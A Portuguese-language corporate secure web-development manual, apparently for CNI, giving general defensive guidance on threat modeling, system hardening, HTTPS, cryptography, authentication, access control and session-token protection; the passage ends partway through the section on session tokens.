

ANEXO IA



Manual de Desenvolvimento Seguro





Índice

1 Objetivo	3
2 Abrangência	4
3 Definições	5
3.1 Siglas	5
3.2 Terminologia	5
4 Texto Descritivo	6
4.1 Antes do Desenvolvimento	6
4.2 Durante o Desenvolvimento	12
5 Dúvidas	51
6 Revisões	51
APÊNDICE A – ATAQUES COMUNS EM APLICAÇÕES WEB	53
APÊNDICE B – O MODELO HTTP E SEUS PROBLEMAS	68

1 Objetivo

Este documento tem como objetivo ajudar as equipes de desenvolvimento na tarefa de tornar suas aplicações Web mais seguras, bem como as equipes de administração e segurança de sistemas, na tarefa de testá-las seguindo os requisitos mínimos de segurança. Pressupõe-se razoável familiaridade com as principais tecnologias associadas a esse tipo de aplicação e sistemas correlatos (servidores Web, servidores de banco de dados, servidores de aplicação, etc.).

A linguagem adotada aqui é predominantemente técnica, procurando ser suficientemente didática, principalmente nos aspectos relacionados à segurança de sistemas e aplicações. As recomendações apresentadas ao longo desse documento não devem ser encaradas como soluções definitivas ou únicas para todos os problemas relacionados à segurança de aplicações.

Melhorias na segurança podem ser obtidas apenas através de um processo contínuo, que deve ser considerado em todas as etapas do projeto e em todas as suas camadas. Nem todas as peculiaridades das aplicações podem ser previstas e abordadas em um documento de caráter genérico. As recomendações apresentadas devem ser encaradas como ponto de partida para análises mais especializadas e testes, envolvendo as particularidades e tecnologias utilizadas nas aplicações.

Novas técnicas de ataque estão sempre surgindo e as contramedidas específicas podem variar de uma linguagem de programação para outra. Como em qualquer área, é recomendado que os profissionais de segurança da informação sejam envolvidos em projetos de aplicações Web e mantenham-se sempre atualizados, acompanhando as principais listas de discussão e portais especializados.

2 Abrangência

Este documento abrange todos os usuários e desenvolvedores de TI da CNI.

3 Definições

3.1 Siglas

Não se aplica.

3.2 Terminologia

Não se aplica.

4 Texto Descritivo

4.1 Antes do Desenvolvimento

Nesta seção serão mostrados pontos que devem ser levados em consideração na fase de levantamento de requisitos, planejamento da aplicação, design de software e arquitetura, que mostrem riscos de segurança normalmente esquecidos no dia a dia do desenvolvimento de software.

REQUISITOS DE SEGURANÇA

No desenvolvimento do software durante a fase de levantamento de requisitos, várias atividades se propõem a definir como o sistema deverá funcionar, seus requisitos funcionais e não-funcionais, além de outros detalhes da especificação do produto em si. É nessa fase que devem ser identificados os requisitos de segurança.

O objetivo principal da identificação de tais requisitos é fornecer, para a equipe de projeto e desenvolvimento, uma noção clara dos principais tipos de ameaças envolvidas, níveis de risco e de potenciais vulnerabilidades do sistema que está sendo desenvolvido possam vir a herdar. Tais informações são essenciais para determinar quais dispositivos, técnicas, tecnologias e controles de segurança serão necessários, além de priorizar atividades e avaliar a relação custo-benefício dos cenários estudados.

A identificação dos requisitos de segurança pode originar-se da avaliação dos requisitos fundamentais do software, seus inputs e outputs, metas de segurança, boas práticas e outros documentos corporativos (como políticas de segurança e de privacidade). Os requisitos de segurança também são fundamentais para o próprio design do software, produção do seu código e dos testes.

Entre a Engenharia de Software e a Engenharia de Segurança existe uma distância evidente que nem sempre é intuitiva. Cada uma destas áreas requer formação, talento, experiência e orientação específica. Enquanto a primeira tem como principal objetivo atender os requisitos de funcionalidade e desempenho, a última busca identificar ameaças, de forma a evitar a construção de um sistema descontroladamente vulnerável.

Pela sua formação, os desenvolvedores de sistemas usualmente não consideram adequadamente um dos axiomas básicos da segurança da informação, que adverte sobre o fato das funcionalidades e desempenho (seus principais objetivos), sempre cobrarem seu preço na moeda inconvertível da segurança. Daí resultam os conhecidos conflitos entre as equipes de desenvolvimento e segurança, uma vez que contemplar generosamente os primeiros requisitos significa, intrinsecamente, ser particularmente parcimonioso com o último.

Apesar das metodologias de desenvolvimento alegarem tratar o problema da segurança, a experiência demonstra que a eficácia das mesmas nesse quesito tem sido questionável, uma vez que os objetivos conflitantes usualmente estão contemplados de forma desequilibrada. De fato, a história demonstra que não aparenta ser uma boa ideia delegar a segurança a especialistas em requisitos conflitantes com a mesma.

Em tese, uma forma de se tentar diminuir essa distância é fazer com que existam treinamento e conscientização dos desenvolvedores, de forma que eles adquiram os conhecimentos básicos de segurança e deste modo possam tomar decisões mais equilibradas, tanto no projeto quanto na sua implementação, levando em conta o inevitavelmente a segurança. Desta forma, as experiências adquiridas podem, no futuro, refinar o processo de projeto e desenvolvimento de software, tornando esta abordagem, mais equilibrada, uma prática comum.

Por fim, definido o processo e responsabilidades, resta o seu controle: é necessária a existência, na equipe responsável, de alguém capaz (e não apenas nominalmente) de certificar que o processo está sendo executado, adequado e integralmente, de forma a garantir a segurança requerida.

ENTREGÁVEIS

Os resultados das atividades da etapa de Construção serão agregados em um documento denominado Perfil de Segurança.

DESIGN DE SOFTWARE

O desenvolvimento de software com um forte viés nas questões de segurança requer observar adequadamente alguns de seus princípios básicos – confidencialidade, integridade e disponibilidade. Quando os requisitos não são bem discutidos ainda na fase de projeto é fácil observar que graves problemas no futuro podem acontecer e não há razões conhecidas para se imaginar que o mesmo não ocorra com os requisitos de segurança.

No entanto, é comum ainda concentrar os esforços nos requisitos de funcionalidade e desempenho, na esperança de que segurança pode ser agregada facilmente e eventualmente após o desenvolvimento. Tal prática se revela enganadora, uma vez que as boas práticas de segurança da informação advertem que pode não ser possível agregar segurança a algo intrinsecamente inseguro, daí a segurança requerer o mesmo nível de atenção dos típicos requisitos funcionais e de desempenho, ainda em tempo de projeto.

Uma boa prática para desenvolvimento de software requer a modelagem de ameaças, que nada mais é do que uma análise de risco da aplicação. Tal processo ajudará na compreensão, no nível sistêmico, de revelar ameaças não facilmente detectáveis por outras técnicas de teste de segurança, como a análise estática ou revisões de código, por exemplo. A ideia da modelagem das ameaças é antecipar aos projetistas e desenvolvedores cenários de risco, de forma a justificar mecanismos de defesa e mitigação.

Como na construção de qualquer modelo, a abrangência e a precisão são fatores críticos, uma vez que existam lacunas no mesmo, o produto final pode ser seriamente comprometido, caso a falha seja de ordem estrutural. Assim, uma boa política é não improvisar, da mesma forma que especialistas em bancos de dados, em linguagens e administradores de sistemas são usualmente convocados para a concepção e design do software, não faz sentido não convocar também especialistas em segurança.

Tem sido prática comum a contribuição de especialistas em funcionalidades e desempenho com alguns dos aspectos de segurança do projeto, nas suas respectivas áreas de atuação. No entanto, as boas práticas de segurança advertem que a segurança de um sistema não é resultado da simples soma da segurança de suas partes. Em outras palavras, a segurança das partes não necessariamente determina, ou implica, na segurança do todo. Sob a ótica da segurança, pontos de vista locais nem sempre coincidem com pontos de vista globais, daí a necessidade de um especialista em segurança no processo e não apenas em certos aspectos locais (bancos de dados e administração de sistemas, entre outros).

Quanto aos recursos, estes tipicamente podem se apresentar como componentes, softwares de terceiros que serão integrados, bibliotecas, frameworks, banco de dados, entre outros. O resultado da modelagem de ameaças também permitirá que a equipe possa categorizar as mesmas segundo critérios de severidade e risco, e dessa forma focar o desenvolvimento com o objetivo de evitar acidentes ou incidentes por conta das ameaças.

Sabe-se também que não se pode ter um completo controle sobre a ameaça. Na verdade, a iniciativa é sempre desta. Resta ao projeto, portanto, evitar as vulnerabilidades, uma vez que a ameaça necessita da existência das mesmas para ser eficaz. A modelagem das ameaças é importante por que uma vez sabendo da natureza destas, pode-se trabalhar adequadamente para evitar que as vulnerabilidades exploráveis forneçam ao atacante possibilidade de concretizar as ameaças.

A escolha dos recursos deve ser feita com base em análises técnicas, que levem em consideração a política de segurança e de privacidade utilizada pela empresa. Uma boa abordagem é procurar selecionar recursos "padrão", que possam atender os requisitos de design e de arquitetura. Um bom exemplo é o caso do projeto necessitar alguma biblioteca de criptografia, onde o recomendado é que a equipe se utilize de bibliotecas reconhecidas como adequadas pela comunidade de segurança, que não é a mesma da engenharia de software. É um equívoco muito comum um sistema se revelar vulnerável pelo uso, pelos desenvolvedores, de criptografia inadequada ou fraca escolhida apenas por se mostrar funcional e à mão.

O mesmo princípio pode ser aplicado no caso de frameworks para desenvolvimento Web. No lugar de se tentar construir um framework MVC, as boas práticas recomendam utilizar algum framework que seja largamente utilizado - uma vez que isso poupará tempo da equipe com problemas que provavelmente não levaram em consideração e possivelmente já foram resolvidos no framework padrão adotado.

Com tudo isso é importante ressaltar que o processo de modelagem de ameaças, onde é feita a análise de risco, deverá ser realizado de forma cíclica, acompanhando todo o processo de desenvolvimento. Assim, sempre que uma nova funcionalidade for incluída, novas ameaças poderão afetar o conjunto e uma modelagem de ameaças atualizada orientará o desenvolvimento para focar em novas preocupações, assim que estas se apresentarem.

MODELAGEM DE AMEAÇAS

O propósito deste tópico é oferecer uma visão geral da Modelagem de Ameaças e os principais pontos que deverão ser levados em consideração no seu processo de elaboração. Como citado na fase de Design do Software, a Modelagem de Ameaças é um processo que deve ser executado ciclicamente e deverá ajudar no desenvolvimento de uma aplicação.

Sua importância reside em trazer à tona ameaças, vulnerabilidades e riscos, oferecendo a oportunidade de antecipar contramedidas adequadas no contexto e ambiente da aplicação em questão. A Modelagem de Ameaças auxiliará a equipe:

- a) Na identificação de objetivos de segurança: confidencialidade, disponibilidade e integridade. Esta deve se alinhar a conceitos e regras da política de segurança e negócio da aplicação;
- b) Identificar ameaças e mitigar as condições para que a mesma possa atuar com sucesso;
- c) Identificar vulnerabilidades e formas de mitigar as eventuais falhas.

Uma abordagem conhecida e relativamente bem estruturada é o Microsoft Threat Modeling Process, composto por cinco passos, aqui resumidamente descritos:

- a) Identificar objetivos de segurança;
- b) Analisar a aplicação;
- c) Decomposição;
- d) Identificar ameaças;
- e) Identificar vulnerabilidades;
- f) Identificar objetivos de segurança.

IDENTIFICAR OBJETIVOS DE SEGURANÇA

É um trabalho preliminar de grande importância e pode ser feito em conjunto pelo analista de negócio e o responsável pela segurança. Neste passo, deverá ser definido o que é importante para o projeto e o que não pode ser comprometido de forma alguma. Isso é válido tanto para a informação (banco de dados, credenciais, etc.) e até mesmo para servidores ou componentes da infraestrutura de uma forma geral.

Uma maneira de implementar este passo é realizar sessões de Brainstorms - daí a importância do envolvimento de outras pessoas no projeto - e tentar responder perguntas adequadamente formuladas, como por exemplo:

- a) Como os dados e credenciais dos usuários estão sendo armazenadas?
- b) Os dados referentes aos usuários podem ser explorados indevidamente?

c) A aplicação está de acordo com políticas de segurança e de privacidade?

Este tipo de questionamento poderá ajudar a evidenciar quais são as partes críticas da aplicação e onde os esforços (tecnologias e técnicas) para mitigar possíveis problemas deverão ser empregados.

ANALISAR A APLICAÇÃO

Neste passo deverá ser feita uma análise com base nas funcionalidades da aplicação para verificar se as mesmas podem interferir nos objetivos de segurança. Em outras palavras, trata-se de avaliar os riscos decorrentes da oferta de funcionalidades a serem pagos em troca da segurança. É importante fazer uma avaliação dos diagramas UML, matriz de acesso, casos de uso, mecanismos de segurança de aplicação e as tecnologias que serão utilizadas.

DECOMPOSIÇÃO

Com o conhecimento adquirido nos passos anteriores é possível ter uma boa ideia sobre a aplicação, seu funcionamento e suas regras de negócio. As boas práticas de segurança, porém, advertem que nenhuma aplicação consegue ser mais segura que a infraestrutura que a suporta.

Assim, se torna necessário avaliar a mesma do ponto de vista de infraestrutura que está se utilizará, bem como o funcionamento da comunicação entre os seus diversos componentes. Neste passo também é necessário avaliar como o firewall poderá contribuir para a segurança da aplicação, regras para comunicação com banco de dados e integração com outros componentes, dentro e fora da mesma rede.

Além da infraestrutura é importante verificar os pontos de entrada e saída de dados. Isso significa dizer que campos onde os usuários possivelmente estarão alimentando devem sofrer rígido controle, uma vez que ameaças conhecidas se utilizam de técnicas que envolvem a injeção de código malicioso nesses componentes.

IDENTIFICANDO AMEAÇAS

O processo de identificação de ameaças deve ser iniciado a partir de um brainstorming com arquitetos, analistas de negócio, desenvolvedores, analistas de segurança e responsáveis pelos testes da aplicação.

A identificação de ameaças e possíveis ataques deve ser feita levando-se em conta diversos pontos de vista citados ao longo deste documento e confrontando-os com a arquitetura e design da aplicação.

A abordagem deverá ser dinâmica, englobando os pontos levantados nos tópicos anteriores e com a equipe tendo em mente os objetivos de um atacante, levando em consideração a eventual existência de vulnerabilidades na aplicação ou na infraestrutura que a suporta. As ameaças levantadas não necessariamente podem corresponder ou implicar, em vulnerabilidades exploráveis.

IDENTIFICANDO VULNERABILIDADES

Um processo de enumeração de possíveis vulnerabilidades poderá ser feito através de simples questionamentos. Esse processo pode ser efetuado através de questionamentos sobre certas categorias de vulnerabilidades em cada camada da aplicação. Alguns exemplos de perguntas que podem ajudar a enumerar vulnerabilidades:

- a) O formato de armazenamento da senha do usuário implica em riscos?
- b) Informações sensíveis trafegam em canais adequados?
- c) Os dados fornecidos pelos usuários estão devidamente validados?

4.2 Durante o Desenvolvimento

A tarefa de tornar um sistema seguro envolve procedimentos relacionados não só ao sistema em si, mas a todo o ambiente que o suporta. Uma falha em qualquer parte da infraestrutura tecnológica ou operacional do sistema pode levar ao seu comprometimento, possivelmente produzindo uma reação em cadeia que pode vir a afetar este ambiente. Essa seção mostra os principais componentes do ambiente, os riscos associados a cada um deles e descreve, de forma geral, os procedimentos necessários para torná-los mais seguros.

PROCEDIMENTOS E OPERAÇÃO

Uma política de segurança é a base para a criação e manutenção de procedimentos executados periodicamente pelas equipes de administração de sistemas. Os procedimentos devem sempre procurar evitar a execução de comportamentos



inseguros, como compartilhamento de senhas, ausência de separação de privilégios, armazenamento inseguro de mídia de backup, etc.

SISTEMAS OPERACIONAIS

Existem várias maneiras pelas quais a segurança de um sistema operacional pode ser comprometida. Pequenas falhas na configuração e operação podem criar brechas de segurança que acabam permitindo acesso indevido. Uma vez obtido o acesso inicial, técnicas de elevação de privilégios podem ser utilizadas progressivamente até se atingir o comprometimento completo do sistema operacional e consequentemente de suas aplicações.

Exemplos de comportamentos perigosos na configuração ou operação dos sistemas incluem disponibilização de serviços desnecessários, utilização de senhas padrão, permissões incorretas de arquivos, versões vulneráveis de software, entre outros. A configuração padrão da maioria dos sistemas operacionais é excessivamente permissiva e uma série de procedimentos devem ser adotados para torná-los mais seguros:

- a) Desativação de serviços desnecessários;
- b) Remoção de usuários desnecessários;
- c) Atualização constante de versões de programas;
- d) Configuração de serviços e permissões;
- e) Remoção de privilégios dispensáveis (como suids em sistemas Unix);
- f) Alteração de senhas padrão;
- g) Alteração periódica de senhas de administradores;
- h) Utilização de senhas fortes.

REDE LÓGICA

Outro ponto fundamental na manutenção da segurança dos sistemas é a forma como suas diversas partes estão interconectadas e o nível de acesso, via rede, permitido a esses sistemas.

Tais acessos devem ser restringidos ao máximo (especialmente os externos), sendo concedidos apenas às conexões estritamente necessárias para o funcionamento da aplicação.

Além disso, a rede deve ser segmentada em sub-redes de acordo com os papéis das máquinas, por exemplo, rede de serviços públicos (DMZ), rede interna, rede de parceiros (extranet), rede perimetral, etc. As funcionalidades destes segmentos são tipicamente implementadas através da utilização de firewalls (filtros de pacotes) e VLANs, por exemplo.

REDE FÍSICA E HARDWARE

O acesso físico aos equipamentos de rede também deve ser restrito, com o objetivo de impedir a instalação de “escutas” e “grampos” que efetivamente poderiam ser usados para capturar todo o tráfego da rede. O acesso físico indevido aos servidores também pode ser prejudicial, possibilitando desde ataques de negação de serviço até a alteração de configurações que, em alguns casos, pode ser realizada sem a necessidade de credenciais de acesso.

Um ataque comum, viabilizado apenas pelo acesso físico ao servidor, é o atacante efetuar inicialização no mesmo (boot com disco personalizado), de forma a contornar os controles de acesso implementados no servidor.

COMUNICAÇÃO E PROTOCOLOS

A interceptação de dados sensíveis da aplicação pode ser possível quando não são tomadas as devidas precauções quanto aos protocolos de comunicação utilizados. O modelo TCP/IP não oferece, por padrão, nenhuma garantia de privacidade de dados.

Por isso, sempre que possível e necessário, deve-se utilizar para implementação versões de protocolos que ofereçam serviços de criptografia e autenticação mútua como, por exemplo o HTTPS. No **Apêndice B** está em detalhes o funcionamento do protocolo HTTP, enfatizando suas deficiências e os possíveis problemas de segurança associados.

UTILIZAÇÃO DE HTTPS (HTTP SOBRE SSL OU TLS)

Para evitar que dados sensíveis da aplicação (tais como senhas e cookies de sessão) sejam capturados em trânsito, recomenda-se o uso de métodos de criptografia. O mais simples de ser implementado é o HTTPS (HTTP sobre SSL ou

TLS), pois não requer mudanças na aplicação e sua configuração nos servidores pode ser feita sem grande dificuldade.

Como exemplo, o uso de HTTPS requer, minimamente, a instalação de uma versão especial do Apache, com suporte a SSL (Apache-SSL ou mod_ssl), e pode mitigar pelo menos três problemas conhecidos:

- a) Interpretação: o tráfego entre o navegador do usuário e o servidor seria criptografado, impedindo que as informações sensíveis da aplicação e os dados de autorização (cookies de sessão, etc.) possam ser interpretados após serem capturados (interpretados) através do uso de ferramentas como sniffers, proxies, etc.
- b) Autenticação do servidor: tem-se uma maior garantia de que o navegador está realmente acessando o servidor de aplicação correto (o famoso cadeado fechado). Isso impede ataques de personificação de sites, onde um atacante criaria um site semelhante o bastante para enganar um usuário desavisado e redirecionaria um subconjunto de usuários legítimos (via ataques ao roteamento ou DNS spoofing) para essa imitação.
- c) Autenticação do cliente: opcionalmente, pode-se identificar o usuário usando certificados digitais de cliente (não confundir com os certificados de servidor). Quando corretamente usados, eles proveem um maior nível de segurança. Entretanto, devido a problemas de interoperabilidade, eles tendem a ser trabalhosos de instalar e configurar. Além disso, requerem outros serviços de infraestrutura – por exemplo, uma Autoridade Certificadora para validar os usuários e lhes emitir/gerenciar certificados. Por essas razões, essa solução aparenta só se justificar se houver necessidade de uma segurança muito mais rígida e que justifique os custos adicionais.

O uso de HTTPS para identificação do servidor e proteção contra interpretação de tráfego é altamente recomendado sempre que as eventuais quedas de desempenho sejam consideradas aceitáveis em função do benefício obtido.

CRIPTOGRAFIA E DADOS SENSÍVEIS

Em se tratando de criptografia, sempre que possível, utilize um padrão de segurança estabelecido ao invés de criar uma solução própria. Por exemplo, é preferível utilizar SSL/TLS, IPsec ou WS-Security para proteger dados sensíveis em transmissão pela rede ao invés de criar um mecanismo próprio de autenticação, troca de chaves e algoritmos criptográficos.



Evite a criação de bibliotecas próprias de criptografia, e nunca crie ou utilize algoritmos de criptografia desenvolvidos internamente. Existem uma série de bibliotecas conhecidas, para diversas plataformas de desenvolvimento de modo que a equipe tem diversas opções dependendo da arquitetura do projeto.

Criptografe todos os dados considerados confidenciais. Considere o armazenamento de senhas através de hashes das senhas, utilizando "salt" para dificultar ataques de dicionário.

- a) Como regra geral, prefira os seguintes algoritmos:
- b) AES para criptografia simétrica;
- c) Use chaves simétricas pelo menos 256 bits;
- d) Utilize RSA ou DH/DSS para criptografia assimétrica e assinaturas digitais;
- e) Use chaves públicas/privadas de pelo menos 2048 bits;
- f) Utiliza SHA-256 ou mais forte para operações de hashing e message-authentication.

RACE CONDITIONS E TOC/TOU

As "condições de corrida" ou race conditions são tipos de erros decorrentes da falha de sincronia entre processos e tem implicações de segurança através de vulnerabilidades de TOC/TOU (time-of-checking/to-time-of-usage).

Esse tipo de falha é causada por mudanças no estado do sistema entre a checagem de uma condição (como uma credencial de segurança) e a utilização dos resultados daquela checagem. O papel do atacante é induzir ou influenciar tais mudanças no estado do sistema, no timing e condições exatas para induzir um comprometimento de segurança.

Vulnerabilidades de TOC/TOU são altamente dependentes de características intrínsecas da aplicação e da forma como são estruturadas as chamadas de funções dentro do código. São largamente consideradas o tipo de vulnerabilidade mais difícil de detectar, de corrigir e a melhor maneira de identificá-las é através da modelagem de ameaças.



Como regra geral, alguns fatores potencializam este tipo de vulnerabilidade e devem ser evitados:

- a) Comunicação entre processos baseada em sinalização, como sinalização de processos em sistemas operacionais;
- b) Utilização de operações de arquivo inseguras, como:
 - Criação de arquivos temporários em diretórios compartilhados;
 - Criação de arquivos com permissões inseguras permitindo manipulação por outros usuários;
 - Não checar mudanças de tipo de arquivo, proprietário, links e outros atributos antes de utilizar conteúdos de arquivos;
 - Assumir que se um arquivo tem um pathname local, deve ser um arquivo local, mas pode ser um link ou mapeamento.
- c) Utilização de variáveis de ambiente para sinalizar a ação de um determinado usuário.

MECANISMOS DE AUTENTICAÇÃO

O principal desafio ao implementar mecanismos de autenticação seguros consiste em agregar funcionalidade e usabilidade juntamente com determinados objetivos do ponto de vista de segurança que devem ser alcançados ao longo do processo.

Devido a grande quantidade e variedade de vulnerabilidades que afetam diretamente sistemas de autenticação e tendo em vista a complexidade exigida para implementar determinados mecanismos de proteção, alguns arquitetos e desenvolvedores de software optam por aceitar certos riscos e concentrar os esforços em vulnerabilidades consideradas de maior impacto ao negócio.

Um exemplo clássico pode ser encontrado em aplicações que normalmente forçam usuários a definirem suas senhas de modo a satisfazer um determinado padrão de complexidade julgado apropriado além de exigir uma mudança frequente de senha. Essa característica normalmente leva os usuários a anotarem suas senhas de modo a impedir um futuro esquecimento, o que pode eventualmente levar ao comprometimento (através do vazamento de informações sensíveis) de credenciais de acesso ao sistema. Nesse cenário, o excesso de preocupação com um certo mecanismo de segurança, muitas vezes não tão crítico para o negócio, acaba expondo os sistemas de outras maneiras.

Nos tópicos a seguir serão discutidos alguns mecanismos de segurança normalmente implementados em sistemas de autenticação. A identificação e o uso das recomendações abaixo dependerá de como o sistema será utilizado.

USO DE CREDENCIAIS FORTES

No intuito de manter um nível de qualidade aceitável do ponto de vista de segurança, idealmente, toda aplicação deve exigir que as senhas atendam a determinadas características. Vale reforçar que, em determinados casos, diferentes esquemas de imposição para qualidade de senha podem ser oferecidos para cada tipo de usuários (de acordo com o nível de acesso na aplicação de cada um deles).

Entre os mecanismos que podem ser implementados pode-se citar:

- a) Tamanho mínimo de senhas, recomenda-se no mínimo 10 caracteres;
- b) Aparição de caracteres em ordem alfabética ou tipográfica;
- c) Diferenciação entre caracteres maiúsculo e minúsculos;
- d) Evitar palavras de dicionário, nomes e outras senhas comuns;
- e) Prevenção do uso da mesma senha ou da similaridade com senhas previamente definidas pelo mesmo usuário e até evitar a igualdade de conteúdo com outros campos (como por exemplo, data de nascimento);

Com relação aos nomes de usuários deve-se garantir que cada login seja único. Deve-se garantir também que nomes de usuários gerados automaticamente a partir da aplicação possuam um nível de entropia suficiente de forma a impedir a previsibilidade de logins, é o caso de logins gerados a partir de sequências numéricas que são facilmente dedutíveis mesmo sem ser necessário possuir uma grande quantidade de nomes válidos no sistema.

Além disso, o sistema deve disponibilizar um relatório mostrando os usuários que não usam o sistema há muito tempo, sugerindo contatá-los, removê-los ou desativá-los.

ARMAZENAMENTO DE CREDENCIAIS DE MANEIRA SEGURA

Como regra geral, deve-se garantir que toda credencial seja criada, armazenada e transmitida de maneira a evitar seu vazamento.

De forma a perseguir o cumprimento desse requisito, toda a transmissão entre o cliente e o servidor deve ocorrer de maneira protegida a partir da utilização de tecnologias de criptografia consolidadas como o SSL/TLS. Vale ressaltar que caso se decida por utilizar o protocolo HTTP nas regiões não autenticadas, deve-se



certificar que o processo de autenticação seja realizado utilizando HTTPS e não mudar para HTTPS após o login ser efetuado.

Credenciais de acesso devem ser transmitidas unicamente utilizando o método POST. Toda e qualquer credencial, assim como os cookies de sessão, nunca devem ser passados como parâmetros diretamente através da URL. Do mesmo modo, credenciais nunca devem ser transmitidas de volta para o cliente, mesmo no caso de redirecionamentos.

Os componentes da aplicação em server-side (como é o caso do banco de dados) devem sempre armazenar credenciais de maneira a não permitir que seus valores originais sejam recuperados. A forma mais simples de alcançar esse objetivo é a partir da correta implementação de funções de hash, contemplando o uso de salt, que diminui consideravelmente a eficiência de ataques de busca exaustiva caso haja um vazamento da base de dados (defesa em camadas).

No caso da necessidade do envio e redefinição de senha, deve ser gerado uma URL com um token de uso único e limitado por tempo. Esta URL deve ser enviada da maneira mais segura possível, onde deverá exigir a criação ou mudança da credencial após o primeiro acesso.

VALIDAÇÃO DE CREDENCIAIS

Toda senha deve ser validada por completo, com sensibilidade a mudanças de caixa de texto, sem alterar, filtrar ou truncar seus caracteres.

Toda aplicação deve tratar eventos inesperados durante o processo de login. Por exemplo, dependendo da linguagem de desenvolvimento em uso, a aplicação deve utilizar exceções do tipo catch-all em todas as chamadas para API. Tais exceções devem explicitamente apagar e invalidar todas as informações relativas ao controle de estado (sessão do usuário), forçando um processo de logout no servidor.

Vale reforçar ao final do projeto uma revisão de código sobre a lógica empregada no processo de autenticação no intuito de detectar falhas que possam levar a subversão de qualquer aspecto do mecanismo.

Processos de autenticação que incluem diversos estágios (multistage) devem ser controlados de maneira a prevenir que um atacante interfira na transição e na relação entre cada estado do processo. Para alcançar esse objetivo deve-se garantir que o progresso do usuário entre estágios seja armazenado em objetos do lado do servidor. Deve-se garantir também que tais dados não sejam enviados para o cliente.

Outro aspecto que deve ser mantido diz respeito a modificação de dados através da repetição de processos, deve-se garantir que todo processo só seja executado uma vez, invalidando possíveis repetições do mesmo, por parte do atacante. Quando o mesmo valor é submetido em diferentes estágios (como por exemplo o login) deve-se garantir que o mesmo não possa ser alterado, recomenda-se guardar sempre o primeiro valor capturado impedindo futuras modificações.

A cada novo estágio deve-se forçar uma validação dos estágios anteriores. No caso de um estágio não ter sido devidamente completado (falha durante o processo de verificação), a autenticação do usuário deve ser invalidada forçando o mesmo a reiniciar o processo.

PREVENIR CONTRA O VAZAMENTO DE INFORMAÇÕES SENSÍVEIS

Idealmente, deve-se garantir que os processos de autenticação utilizados não sejam capazes de fornecer ou vaziar informações sensíveis sobre quaisquer parâmetros de autenticação, seja através de mensagens ou de qualquer outro aspecto relacionado ao comportamento da aplicação. O mais recomendado é criar um componente único responsável por responder por todas as tentativas frustradas de autenticação.

PREVENIR CONTRA ATAQUES DE FORÇA BRUTA

Algumas medidas devem ser tomadas de modo a impedir ataques de força bruta, usualmente implementados por automação do processo de submissão empregado através do mecanismo de autenticação.

Muitos sistemas utilizam o mecanismo de limitação da quantidade de tentativas de autenticação malsucedidas, permitindo apenas um determinado número de tentativas frustradas por intervalo de tempo. Excedendo-se esse limite, os usuários tem seu acesso bloqueado até que o administrador ative-o novamente. No entanto, essa solução abre margem para a realização de ataques de negação de serviço contra usuários legítimos da aplicação.

Então, recomenda-se implantar mecanismos que torne o referido ataque extremamente custoso dificultando sua automação. Para tal, pode ser adotado esquemas baseados no Teste de Turing, baseado em imagens (conhecidos como CAPTCHA), também podem inviabilizar ataques via força bruta (com uso de dicionário ou por busca exaustiva). Adicionalmente, esquemas baseados em temporização exponencial podem ser utilizados, onde, caso o usuário não se autentique numa tentativa, cada vez levará mais tempo para o sistema oferecer a ele uma nova chance.

MECANISMOS DE AUTORIZAÇÃO E ACESSO

Para o sucesso na implementação de um sistema de controle de acesso eficiente, uma metodologia deve ser cuidadosamente seguida de maneira a evitar armadilhas normalmente causadas pela falta de percepção ou desatenção no momento do design da aplicação.

A seguir, encontram-se apresentados alguns questionamentos necessários durante a etapa de planejamento do mecanismo de controle de acesso. Esses pontos tentam esclarecer aspectos nos quais os desenvolvedores devem se apoiar:

a) Não se deve confiar na ignorância do usuário em não conhecer URLs e identificadores, especialmente utilizados pela aplicação para acessar determinados recursos. Assuma como premissa básica que todos os usuários possuem conhecimento de todas as URLs e identificadores disponíveis na sua aplicação e garanta que os mecanismos de controle de acesso impeçam os mesmos de acessarem tais recursos;

b) Não confie em nenhum parâmetro passado pelo usuário para validar as regras do sistema de controle de acesso (por exemplo, admin=true). Parâmetros podem ser facilmente manipulados do lado do cliente no intuito de subverter as regras de autorização de acesso.

Além de possuir tais informações em mente, o desenvolvedor pode se apoiar em boas práticas na hora de modelar seu mecanismo de controle de acesso, algumas estão listadas a seguir:

a) Mantenha uma documentação com todos os requisitos de controle de acesso para cada funcionalidade da aplicação (matriz de acesso). Esse documento deve incluir qual usuário pode utilizar qual funcionalidade com qual nível de acesso;

b) Todas as decisões sobre o controle de acesso para um determinado usuário devem estar baseadas na sua sessão;

c) Utilize um componente central da aplicação para verificar o controle de acesso;

d) Processe toda requisição do cliente através desse componente, validando que o usuário que efetuou a requisição realmente possui permissões para

acessar o recurso solicitado. Essa política deve ser efetuada em todo e qualquer recurso ou página da aplicação.

Na necessidade de indexação de conteúdo estático, deve-se criar uma funcionalidade capaz de recuperar tais arquivos validando previamente a autorização de acesso ao conteúdo solicitado. Idealmente, tais arquivos devem estar armazenados fora da raiz de publicação do servidor Web, o que impede que eles sejam diretamente recuperados.

GERENCIAMENTO DE SESSÕES

De maneira geral, os esforços na tentativa de garantir um bom sistema de gerenciamento de sessão podem ser resumidos em dois pontos principais: o primeiro relacionado com a preocupação na geração dos tokens de sessão, e o segundo associado à proteção de tais tokens durante a sua utilização.

GERANDO TOKENS

Os tokens são utilizados pelo servidor para identificar unicamente o objeto de sessão de um determinado usuário. Essa distinção deve ser realizada pelo servidor a cada nova requisição submetida pelo cliente (de forma a permitir a manutenção de estado). Deve-se minimizar os riscos de que, mesmo de posse de grande quantidade de tais identificadores de sessão, um atacante não seja capaz de inferir a respeito de sua formação (algoritmo responsável pela sua geração).

Dois aspectos devem ser utilizados na geração de tokens para cumprir esses requisitos, usar um conjunto extremamente largo de possíveis valores e utilizar uma fonte confiável pseudoaleatória, garantindo a geração de tokens imprevisíveis espalhados por todo o espectro de valores (caracteres) disponíveis.

PROTEGENDO TOKENS DURANTE SEU TEMPO DE VIDA

Após criados, devem ser implementados mecanismos de modo a minimizar os riscos de seu vazamento durante o tempo de vida no qual a sessão permanece ativa (token válido no servidor).

Uma das técnicas utilizadas com esse objetivo consiste em garantir sua transmissão exclusivamente utilizando o protocolo HTTPS. Todo token transmitido em protocolos baseados em texto plano (como é o caso do HTTP) está passível de interceptação e consequentemente visualização. Vale ressaltar que no caso da transmissão de tokens utilizando cookies, esses devem ser marcados com a flag secure, impedindo assim, seu vazamento a partir da transmissão utilizando protocolo HTTP (oriundo da navegação na aplicação em páginas de conteúdo não sigiloso).

